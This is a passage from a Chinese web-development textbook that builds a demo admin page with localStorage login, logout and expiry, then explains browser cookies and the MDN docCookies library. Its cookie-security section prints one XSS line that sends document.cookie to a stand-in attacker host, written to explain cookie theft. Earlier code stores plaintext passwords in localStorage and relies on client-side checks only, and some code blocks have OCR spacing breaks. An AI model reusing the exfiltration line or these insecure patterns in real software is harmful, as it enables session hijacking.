<!-- 第 3 章 3.5.3 在编辑器中创建 index.html 文件 -->
<!DOCTYPE html>
<html lang = "en">
```

```
<head>
  <meta charset="UTF-8">
  <meta http-equiv="X-UA-Compatible" content="IE=edge">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <title>Document</title>
  <style>
    html,body{
      overflow: hidden;
      width: 100%;
      height: 100%;
      margin: 0;
    }
    .title{
      padding: 10px 15px;
      font-size: 30px;
      font-weight: bold;
      background: linear-gradient(to right,red,blue,lightgreen);
      -webkit-background-clip: text;
      -webkit-text-fill-color: transparent;
    }
    .container{
      display: flex;
      flex-direction: column;
      flex-grow: 1;
      height: 100%;
    }
    .container.horizontal{
      flex-direction: row;
    }
    .user-info{
      display: flex;
      align-items: center;
    }
    .top{
      display: flex;
      padding: 0px 15px;
      align-items: center;
      height: 60px;
      background-color: rgb(120,120,120);
      justify-content: space-between;
    }
    .left{
      width: 200px;
      background-color: rgb(100,100,100);
      height: 100%;
      box-sizing: border-box;
      padding: 15px;
    }
    .right{
```

```
        background-color: rgb(140,140,140);
        flex-grow: 1;
        padding: 15px;
      }
      .btn{
        padding: 5px 15px;
        border-radius: 5px;
        border:1px solid;
        margin: 0px 5px;
      }
      .btn-submit{
        color:#fff;
        background-color: rgb(10,100,230);
        border-color: rgb(10,130,250);
      }
      .btn-reset{
        color:#fff;
        background-color: rgb(230,100,30);
        border-color: rgb(250,130,30);
      }
      .form-btn{
        justify-content: center;
      }
    </style>
  </head>
  <body>
    <div class="container">
      <div class="top">
        <div class="title">XX管理平台</div>
        <div class="user-info">
          <div class="username"></div>
          <button class="btn btn-submit">退出登录</button>
        </div>
      </div>
      <div class="container horizontal">
        <div class="left">
          菜单区域
        </div>
        <div class="right">
          列表/功能区域
        </div>
      </div>
    </div>
  </body>
</html>
```

布局样式案例运行的结果如图 3-25 所示。

图 3-25　布局样式案例运行的结果

3. 完成登录跳转和用户信息展示

接下来回到 login.html 的案例代码中，在< form >表单部分追加 action 属性（确保创建的 index.html 与 login.html 在同一目录下），代码如下：

```
< form class = "login - form" action = "index.html">…</form >
```

改造代码后，再次输入正确的账号和密码并单击登录按钮时，弹出登录成功字样后，页面会自动跳转到创建好的 index.html 页面中。

登录成功后，首页需要继续使用本地保存的用户信息。接下来，在 index.html 文件中加入用户信息获取逻辑，实现用户账号在屏幕右上角的展示，代码如下：

```
<!-- 第 3 章 3.5.3 实现用户账号在屏幕右上角的展示 -->
<!DOCTYPE html >
< html lang = "en">
< head >
  < meta charset = "UTF - 8">
  < meta http - equiv = "X - UA - Compatible" content = "IE = edge">
  < meta name = "viewport" content = "width = device - width, initial - scale = 1.0">
  < title > Document </title >
  < style >
    html,body{
      overflow: hidden;
      width: 100 % ;
      height: 100 % ;
```

```
    margin: 0;
}
.title{
    padding: 10px 15px;
    font-size: 30px;
    font-weight: bold;
    background: linear-gradient(to right,red,blue,lightgreen);
    -webkit-background-clip: text;
    -webkit-text-fill-color: transparent;
}
.container{
    display: flex;
    flex-direction: column;
    flex-grow: 1;
    height: 100%;
}
.container.horizontal{
    flex-direction: row;
}
.user-info{
    display: flex;
    align-items: center;
}
.top{
    display: flex;
    padding: 0px 15px;
    align-items: center;
    height: 60px;
    background-color: rgb(120,120,120);
    justify-content: space-between;
}
.left{
    width: 200px;
    background-color: rgb(100,100,100);
    height: 100%;
    box-sizing: border-box;
    padding: 15px;
}
.right{
    background-color: rgb(140,140,140);
    flex-grow: 1;
    padding: 15px;
}
.btn{
    padding: 5px 15px;
    border-radius: 5px;
    border:1px solid;
    margin: 0px 5px;
}
```

```
      .btn-submit{
        color:#fff;
        background-color: rgb(10,100,230);
        border-color: rgb(10,130,250);
      }
      .btn-reset{
        color:#fff;
        background-color: rgb(230,100,30);
        border-color: rgb(250,130,30);
      }
      .form-btn{
        justify-content: center;
      }
    </style>
</head>
<body>
    <div class="container">
      <div class="top">
        <div class="title">XX管理平台</div>
        <div class="user-info">
          <div class="username"></div>
          <button class="btn btn-submit">退出登录</button>
        </div>
      </div>
      <div class="container horizontal">
        <div class="left">
          菜单区域
        </div>
        <div class="right">
          列表/功能区域
        </div>
      </div>
    </div>
    <script>
      var userInfo
      //异常处理,防止未登录访问该页面时发生异常
      try {
        userInfo = JSON.parse(localStorage.getItem('userInfo'))
      } catch (error) {
        userInfo = {}
      }
      //获取存放用户信息的标签对象
      var un = document.querySelector('.username')
      un.innerHTML = '当前用户:' + userInfo.username
    </script>
</body>
</html>
```

案例运行的结果如图 3-26 所示。



图 3-26　案例运行的结果

3.5.4　访问权限控制和登录过期

开发到 3.5.3 节完成的功能后，登录业务看似已经完善，但实际上还缺失很多重要的环节。

（1）当前的用户信息采用 localStorage 对象存储，并不具备自动过期功能。

（2）当前的首页并未实现退出登录功能。

（3）若以未登录状态进入首页，则应自动跳转回登录页面并提示用户登录。

（4）若以已登录状态访问登录页面，则应自动跳转到首页。

1. 实现退出登录逻辑

在已经开发好的 index.html 文件中追加退出登录业务，需要对退出登录按钮增加 id 标识，并为其绑定单击事件，在单击事件中增加退出登录逻辑，代码如下：

```
<!-- 第 3 章 3.5.4 在单击事件中增加退出登录逻辑 -->
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <meta http-equiv="X-UA-Compatible" content="IE=edge">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <title>Document</title>
  <style>
    html,body{
      overflow: hidden;
```

```
        width: 100%;
        height: 100%;
        margin: 0;
      }
      .title{
        padding: 10px 15px;
        font-size: 30px;
        font-weight: bold;
        background: linear-gradient(to right,red,blue,lightgreen);
        -webkit-background-clip: text;
        -webkit-text-fill-color: transparent;
      }
      .container{
        display: flex;
        flex-direction: column;
        flex-grow: 1;
        height: 100%;
      }
      .container.horizontal{
        flex-direction: row;
      }
      .user-info{
        display: flex;
        align-items: center;
      }
      .top{
        display: flex;
        padding: 0px 15px;
        align-items: center;
        height: 60px;
        background-color: rgb(120,120,120);
        justify-content: space-between;
      }
      .left{
        width: 200px;
        background-color: rgb(100,100,100);
        height: 100%;
        box-sizing: border-box;
        padding: 15px;
      }
      .right{
        background-color: rgb(140,140,140);
        flex-grow: 1;
        padding: 15px;
      }
      .btn{
        padding: 5px 15px;
        border-radius: 5px;
        border:1px solid;
```

```
        margin: 0px 5px;
      }
      .btn-submit{
        color:#fff;
        background-color: rgb(10,100,230);
        border-color: rgb(10,130,250);
      }
      .btn-reset{
        color:#fff;
        background-color: rgb(230,100,30);
        border-color: rgb(250,130,30);
      }
      .form-btn{
        justify-content: center;
      }
    </style>
  </head>
  <body>
    <div class="container">
      <div class="top">
        <div class="title">XX管理平台</div>
        <div class="user-info">
          <div class="username"></div>
          <!-- 追加 id="logout" -->
          <button id="logout" class="btn btn-submit">退出登录</button>
        </div>
      </div>
      <div class="container horizontal">
        <div class="left">
          菜单区域
        </div>
        <div class="right">
          列表/功能区域
        </div>
      </div>
    </div>
    <script>
      var userInfo
      //异常处理,防止未登录访问该页面时发生异常
      try {
        userInfo = JSON.parse(localStorage.getItem('userInfo'))||{}
      } catch (error) {
        userInfo = {}
      }
      var un = document.querySelector('.username')
      un.innerHTML = '当前用户:' + userInfo.username

      //增加退出登录事件
      logout.addEventListener('click',function(){
```

```
        //利用 window.confirm()函数,弹出对话框
        var doIt = window.confirm('正在退出登录,是否继续?')
        //若 doIt 为 true,则代表用户执行了确认操作
        if(doIt == true){
          //清除本地存储数据
          localStorage.clear()
          //跳转回登录页面
          location.href = 'login.html'
        }
      })
    </script>
  </body>
  </html>
```

改造后,当单击“退出登录”按钮时,浏览器窗口会弹出对话框,询问用户是否继续退出登录,如图 3-27 所示。



图 3-27　浏览器窗口会弹出对话框

单击“确定”按钮后,浏览器会自动跳转回 login.html 页面,并且 localStorage 中保存的信息会被完全清空。

2. 追加自动过期和访问权限

假设将登录状态设置为半小时自动过期,若用户第 1 次登录成功,则半小时内无论用户访问哪个页面都会视为登录有效并允许用户访问。若用户登录状态过期或用户未登录,则用户访问任何页面都视为用户未登录并返回登录页面。衡量访问权限的流程如图 3-28 所示。



图 3-28　衡量访问权限的流程

在实现该逻辑前，优先改造 login.html 部分，在登录成功时，对 localStorage 追加一个过期时间的时间戳，代码如下：

```
//对 localStorage 追加一个过期时间的时间戳
form.addEventListener('submit',function(e){
      //…
      //如果全部校验通过,则将用户信息保存在本地缓存中
      alert('登录成功')
      //将账号和密码存储在 JSON 对象中
      var userInfo = {
        username:username,
        password:password,
        //将过期时间设置为当前时间的 30min 后
        expire:new Date().getTime() + 1000 * 60 * 30
      }
      //将用户信息保存到 localStorage 中,这里需要使用 JSON.stringify()以防止保存的数据
      //变成[object Object]
      localStorage.setItem('userInfo',JSON.stringify(userInfo))
    },false)
```

在与 login.html 和 index.html 同级的目录下创建 check-login.js 文件，并加入权限校验的逻辑，代码如下：

```
//第 3 章 3.5.4 在与 login.html 和 index.html 同级的目录下创建 check - login.js 文件,
//并加入权限校验的逻辑
//判断当前用户是否登录
function isLogin(){
  //获取本地存储中的用户信息
  var userInfo = JSON.parse(localStorage.getItem('userInfo'))
  //若为空,则代表未登录
  if(userInfo == null){
```

```
    return false
  }
  //获取当前时间
  var now = new Date().getTime()
  //若存在用户信息且过期时间小于当前时间,则代表未登录
  if(now > userInfo.expire){
    return false
  }
  //其他情况视为已登录
  return true
}
//获取浏览器路径名称
var pageName = location.pathname
//获取登录状态
var login = isLogin()
//若当前访问登录页面
if(pageName.indexOf('login.html')!= -1){
  //若已登录,则无须登录,自动跳转到首页
  if(login){
    location.href = 'index.html'
  }
  //若当前访问首页
}else if(pageName.indexOf('index.html')!= -1){
  //若未登录,则自动跳转到登录页面
  if(!login){
    location.href = 'login.html'
  }
}
```

在 login.html 与 index.html 文件中追加对 check-login.js 的引用,代码如下:

```
<!-- 第 3 章 3.5.4 在 login.html 与 index.html 文件中追加对 check-login.js 的引用 -->
<!-- 无论在 login.html 还是在 index.html 中,引用 check-login.js 的代码都要写在业务代码上方 -->
<script src="check-login.js"></script>
<script>
    //两个页面的业务代码
</script>
```

改造案例后,若在未登录或登录过期的状态下访问 index.html 页面,则浏览器都会自动跳转到 login.html。若在已登录状态下访问 login.html,则浏览器会自动跳转到 index.html 页面中。

3.5.5 Cookie 对象简介

HTTPCookie(也叫 Web Cookie 或浏览器 Cookie)是服务器发送到用户浏览器并保存在本地的少量数据。浏览器会存储 Cookie 并在下次向同一服务器再次发起请求时携带并发送到服务器上。通常,它用于告知服务器端两个请求是否来自同一浏览器,如保持用户的

登录状态。Cookie 使基于无状态的 HTTP 记录稳定的状态信息成为可能。

Cookie 主要用于以下 3 个方面。

(1) 会话状态管理：如用户登录状态、购物车、游戏分数或其他需要记录的信息。

(2) 个性化设置：如用户自定义设置、主题和其他设置。

(3) 浏览器行为跟踪：如跟踪分析用户行为等。

Cookie 曾一度用于客户端数据的存储，因当时并没有其他合适的存储办法而作为唯一的存储手段，但现在推荐使用现代存储 API。由于服务器指定 Cookie 后，浏览器的每次请求都会携带 Cookie 数据，所以会带来额外的性能开销(尤其是在移动环境下)。新的浏览器 API 已经允许开发者直接将数据存储到本地，如使用 Web Storage API(localStorage 和 sessionStorage)或 IndexedDB。

1. document.cookie 的简单用法

在客户端操作 Cookie 对象可以使用 document.cookie 实现。document.cookie 用于获取并设置与当前文档相关联的 Cookie，可以把它当成一个 getter and setter。

读取所有可从当前位置访问的 Cookie，代码如下：

```
var allCookies = document.cookie;
```

在上面的代码中，allCookies 被赋值为一个字符串，该字符串包含所有的 Cookie，每条 Cookie 以分号和空格分隔键-值对。

写一个新 Cookie 的案例，代码如下：

```
document.cookie = newCookie;
```

newCookie 是一个键-值对形式的字符串。需要注意的是，用这种方法一次只能对一个 Cookie 进行设置或更新。

以下可选的 Cookie 属性值可以跟在键-值对后，用来具体化对 Cookie 进行设定/更新，使用分号进行分隔：

(1) ;path=path (例如 '/', '/mydir') 如果没有定义，则默认为当前文档位置的路径。

(2) ;domain=domain (例如 'example.com','subdomain.example.com') 如果没有定义，则默认为当前文档位置的路径的域名部分。与早期规范相反的是，在域名前面加字符“.”将会被忽视，因为浏览器也许会拒绝设置这样的 Cookie。如果指定了一个域，则子域也包含在内。

(3) ;max-age=max-age-in-seconds (例如一年为 60×60×24×365)。

(4) ;expires=date-in-GMTString-format 如果没有定义，Cookie 则会在对话结束时过期。

(5) ;secure (Cookie 只通过 https 协议传输)。

Cookie 的值字符串可以用 encodeURIComponent()来保证它不包含任何逗号、分号或空格(Cookie 值中禁止使用这些值)。

接下来参考两个对 Cookie 进行操作的简单案例。

(1) 对 Cookie 进行数据写入的简单案例,代码如下:

```
//第 3 章 3.5.5 对 Cookie 进行数据写入的简单案例
document.cookie = "name = oeschger";
document.cookie = "favorite_food = tripe";
alert(document.cookie);
//显示:name = oeschger;favorite_food = tripe
```

(2) 通过正则获取 Cookie 中的指定键值,代码如下:

```
document.cookie = "test1 = Hello";
document.cookie = "test2 = World";

var myCookie = document.cookie.replace(/(?:(?:^|.*;\s*)test2\s*\=\s*([^;]*).*$)|
^.*$/, "$1");

alert(myCookie);
//显示:World
```

2. 一个完整支持 unicode 的 Cookie 读取/写入器

作为一个格式化过的字符串,Cookie 的值有时很难被自然地处理。下面的库的目的是通过定义一个和 Storage 对象(en-US)部分一致的对象(docCookies),简化 document.cookie 的获取方法并提供完全的 Unicode 支持,代码如下:

```
//第 3 章 3.5.5 简化 document.cookie 的获取方法并提供完全的 Unicode 支持
/*\
|*|
|*| :: Cookies.js ::
|*|
|*| A complete Cookies reader/writer framework with full unicode support.
|*|
|*| https://developer.mozilla.org/en-US/docs/DOM/document.cookie
|*|
|*| This framework is released under the GNU Public License, version 3 or later.
|*| http://www.gnu.org/licenses/gpl-3.0-standalone.html
|*|
|*| Syntaxes:
|*|
|*|  * docCookies.setItem(name, value[, end[, path[, domain[, secure]]]])
|*|  * docCookies.getItem(name)
|*|  * docCookies.removeItem(name[, path], domain)
|*|  * docCookies.hasItem(name)
|*|  * docCookies.keys()
|*|
\*/

var docCookies = {
```

```
  getItem: function (sKey) {
    return decodeURIComponent(document.cookie.replace(new RegExp("(?:(?:^|.*;)\\s*" +
encodeURIComponent(sKey).replace(/[-.+*]/g, "\\$&") + "\\s*\\=\\s*([^;]*).*$)|
^.*$"), "$1")) || null;
  },
  setItem: function (sKey, sValue, vEnd, sPath, sDomain, bSecure) {
    if (!sKey || /^(?:expires|max\-age|path|domain|secure)$/i.test(sKey)) { return
false; }
    var sExpires = "";
    if (vEnd) {
      switch (vEnd.constructor) {
        case Number:
          sExpires = vEnd === Infinity ? "; expires=Fri, 31 Dec 9999 23:59:59 GMT" : "; max-
age=" + vEnd;
          break;
        case String:
          sExpires = "; expires=" + vEnd;
          break;
        case Date:
          sExpires = "; expires=" + vEnd.toUTCString();
          break;
      }
    }
    document.cookie = encodeURIComponent(sKey) + "=" + encodeURIComponent(sValue) +
sExpires + (sDomain ? "; domain=" + sDomain : "") + (sPath ? "; path=" + sPath : "") +
(bSecure ? "; secure" : "");
    return true;
  },
  removeItem: function (sKey, sPath, sDomain) {
    if (!sKey || !this.hasItem(sKey)) { return false; }
    document.cookie = encodeURIComponent(sKey) + "=; expires=Thu, 01 Jan 1970 00:00:00
GMT" + ( sDomain ? "; domain=" + sDomain : "") + ( sPath ? "; path=" + sPath : "");
    return true;
  },
  hasItem: function (sKey) {
    return (new RegExp("(?:^|;\\s*)" + encodeURIComponent(sKey).replace(/[-.+*]/g,
"\\$&") + "\\s*\\=")).test(document.cookie);
  },
  keys: /* optional method: you can safely remove it! */ function () {
    var aKeys = document.cookie.replace(/((?:^|\s*;)[^\=]+)(?=;|$)|^\s*|\s*(?:\=
[^;]*)?(?:\1|$)/g, "").split(/\s*(?:\=[^;]*)?;\s*/);
    for (var nIdx = 0; nIdx < aKeys.length; nIdx++) { aKeys[nIdx] = decodeURIComponent(aKeys
[nIdx]); }
    return aKeys;
  }
};
```

框架代码中的写入 Cookie 的语法(创建或覆盖一个 Cookie),代码如下:

```
docCookies.setItem(name, value[, end[, path[, domain[, secure]]]])
```

写入 Cookie 的语法中包含的参数说明如下。

(1) name(必要)：要创建或覆盖的 Cookie 的名字(string)。

(2) value(必要)：Cookie 的值(string)。

(3) end(可选)：最大年龄的秒数(一年为 31536e3，永不过期的 Cookie 为 Infinity(en-US))，或者过期时间的 GMTString (en-US)格式或 Date 对象；如果没有定义，则会在会话结束时过期 (number-有限的或 Infinity (en-US)-string，Date object 或 null)。

(4) path(可选)：例如'/'，'/mydir'。如果没有定义，则默认为当前文档位置的路径(string or null)，路径必须为绝对路径。

(5) domain(可选)：例如 'example.com'，'.example.com'(包括所有子域名)，'subdomain.example.com'。如果没有定义，则默认为当前文档位置的路径的域名部分(string 或 null)。

(6) secure(可选)：Cookie 只会被 https 传输(boolean 或 null)。

框架代码中的获取 Cookie 的语法(读取一个 Cookie。如果 Cookie 不存在，则返回 null)，代码如下：

```
docCookies.getItem(name)              //name 为 Cookie 中的键名
```

框架代码中的移除 Cookie 的语法(删除一个 Cookie)，代码如下：

```
docCookies.removeItem(name[, path],domain)
```

删除 Cookie 的语法中包含的参数说明如下。

(1) name：要移除的 Cookie 名 (string)。

(2) path (可选)：例如 '/'，'/mydir'。如果没有定义，则默认为当前文档位置的路径(string 或 null)，路径必须为绝对路径。

(3) domain (可选)：例如 'example.com'，'.example.com'(包括所有子域名)，'subdomain.example.com'。如果没有定义，则默认为当前文档位置的路径的域名部分(string 或 null)。

框架代码中的检测 Cookie(检查一个 Cookie 是否存在)的语法，代码如下：

```
//返回一个 bool 值,用以识别是否存在
var boolean = docCookies.hasItem(name)          //name 为要检查的 Cookie 名 (string)
```

框架代码中得到所有 Cookie 列表的语法，代码如下：

```
//返回一个路径所有可读的 Cookie 的数组
docCookies.keys()
```

最后，通过对框架代码的综合应用，完整地学习框架代码的使用方式，代码如下：

```
//第 3 章 3.5.5 通过对框架代码的综合应用,完整地学习框架代码的使用方式
docCookies.setItem("test0", "Hello world!");
docCookies.setItem("test1", "Unicode test: \u00E0\u00E8\u00EC\u00F2\u00F9", Infinity);
docCookies.setItem("test2", "Hello world!", new Date(2020, 5, 12));
docCookies.setItem("test3", "Hello world!", new Date(2027, 2, 3), "/blog");
docCookies.setItem("test4", "Hello world!", "Sun, 06 Nov 2022 21:43:15 GMT");
docCookies.setItem("test5", "Hello world!", "Tue, 06 Dec 2022 13:11:07 GMT", "/home");
docCookies.setItem("test6", "Hello world!", 150);
docCookies.setItem("test7", "Hello world!", 245, "/content");
docCookies.setItem("test8", "Hello world!", null, null, "example.com");
docCookies.setItem("test9", "Hello world!", null, null, null, true);
docCookies.setItem("test1;=", "Safe character test;=", Infinity);

alert(docCookies.keys().join("\n"));
alert(docCookies.getItem("test1"));
alert(docCookies.getItem("test5"));
docCookies.removeItem("test1");
docCookies.removeItem("test5", "/home");
alert(docCookies.getItem("test1"));
alert(docCookies.getItem("test5"));
alert(docCookies.getItem("unexistingCookie"));
alert(docCookies.getItem());
alert(docCookies.getItem("test1;="));
```

3. cookie 的安全问题

路径限制并不能阻止从其他路径访问 Cookie。使用简单的 DOM 即可轻易地绕过限制(例如创建一个指向限制路径的,隐藏的 iframe,然后访问其 contentDocument.cookie 属性)。保护 Cookie 不被非法访问的唯一方法是将它放在另一个域名/子域名之下,利用同源策略保护其不被读取。

Web 应用程序通常使用 Cookie 来标识用户身份及他们的登录会话,因此通过窃听这些 Cookie,就可以劫持已登录用户的会话。窃听 Cookie 的常见方法包括社会工程和 XSS 攻击,代码如下:

```
(new Image()).src = "http://www.evil-domain.com/steal-Cookie.php?Cookie=" + document.
cookie;
```

HttpOnly 属性可以阻止通过 JavaScript 访问 Cookie,从而一定程度上遏制这类攻击,其他关于 Cookie 的知识,将在后面的 HTTP 协议章节及网络安全章节中进一步补充。